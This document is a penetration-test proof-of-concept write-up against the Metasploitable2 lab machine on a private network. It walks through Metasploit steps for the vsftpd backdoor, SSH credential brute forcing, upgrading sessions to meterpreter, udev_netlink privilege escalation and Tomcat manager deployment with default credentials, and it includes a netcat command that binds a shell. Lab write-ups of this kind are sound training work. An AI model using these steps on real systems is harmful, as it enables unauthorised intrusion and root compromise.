**Proof of Concept**

**Metasploitable2**

1. **Scope**

This document summarizes the results of Vulnerability / Penetration tests conducted on the given IP’s.

|  |  |  |
| --- | --- | --- |
| **Sr.no** | **IP Address** | **Status** |
| 1 | 192.168.1.8 | Reachable |


**Attacker’s IP**: 192.168.1.9(KALI LINUX)

**Victim’s IP**: 192.168.1.8(Metasploitable 2)

**2.Information Gathering:**

The first step of penetration testing is to gather all information about the system or machine. Depending upon gathered information tester can examine that vulnerabilities exist in target system, network, hosts and application. Information like domain name, database name and its version, how many ports are open, firewall is on or not. In our research gathering of information is done by using NMAP tool.

**NMAP**

 For scanning we shall use NMAP kali Linux tool for discovering information about the system and network. It detects the open ports, find out the complete details of operating system and software, finds the IP addresses of remote hosts and finds the vulnerabilities on local and remote hosts. Following are NMAP commands. 3. Now run the Nmap type the command: Nmap -sS -sV 192.168.1.8 -p 21,22,80,1524,8180 .This will provide you a detailed result about all the services running on each port.

**Exploiting port 21 FTP**


Vsftpd Backdoor Creation This exploit is responsible for gaining access to the shell through the backdoor. This vulnerability was re-moved shortly after it was introduced.

1. Type msfconsole in kali terminal shell and hit enter.

2. Find the Ip address from Metasploitable 2.

3. Now in msfconsole search “vsftpd” and hit enter.


4. Now type “use exploit/Unix/ftp/vsftpd\_234\_backdoor” and hit enter.

5. Type “Show options” and hit enter.

7. Set the RHOST value by entering the “set rhost Ip”.

8. Run the exploit

9.You will get the access of root shell

****

**Exploiting port 22 SSH**


Auxiliary Scanner SSH

1. Type msfconsole in kali terminal shell and hit enter.

2. Find the Ip address from Metasploitable 2.

3. Now in msfconsole search “aux ssh login” and hit enter.


4. Now type “auxiliary(scanner/ssh/ssh\_login)” and hit enter.


****5. Type “show options” hit enter

6. set “pass\_file “

7.set “user\_file”

8.set “rhosts”, verbose “true”

9. type” run” hit enter


10. Sessions will open

11. we got msfadmin session. Now we want meterpreter sessions

**Text

Description automatically generated**

12. search shell to meterpreter

****

13.use post/multi/manage/shell\_to\_meterpreter

**A screenshot of a computer

Description automatically generated with medium confidence**

14.set sessions , LHOST

**Text

Description automatically generated**

15.” run” Hit enter. New meterpreter session is created

16.use ”udev\_netlink” exploit to get root session from meterpreter session

**Text

Description automatically generated**

17.Root session created


**Text

Description automatically generated**

**Text

Description automatically generated**

Exploiting port 8180 HTTP

1. Apache tomcat Is running on port 8180
2. Search “multi/http/tomcat/

3.use exploit “multi/http/tomcat\_mgr\_deploy”

4. set RHOST,RPORT

5.set httppassword & httpusername to tomcat

**Text

Description automatically generated**

6. Hit exploit. Session is created


**Text

Description automatically generated**

7. use exploit“linux/local/udev\_netlink” to get root shell

A screenshot of a computer

Description automatically generated8. Root session Created

****

**Text

Description automatically generated**

**Bind shell port (1524).**

1.setup listener on attacker machine

2.Wait for reverse connection

Text

Description automatically generated

1. Run nc -lvp 7878 -e /bin/bash
2. Reverse shell is created on attacker’s machine.

**Text

Description automatically generated**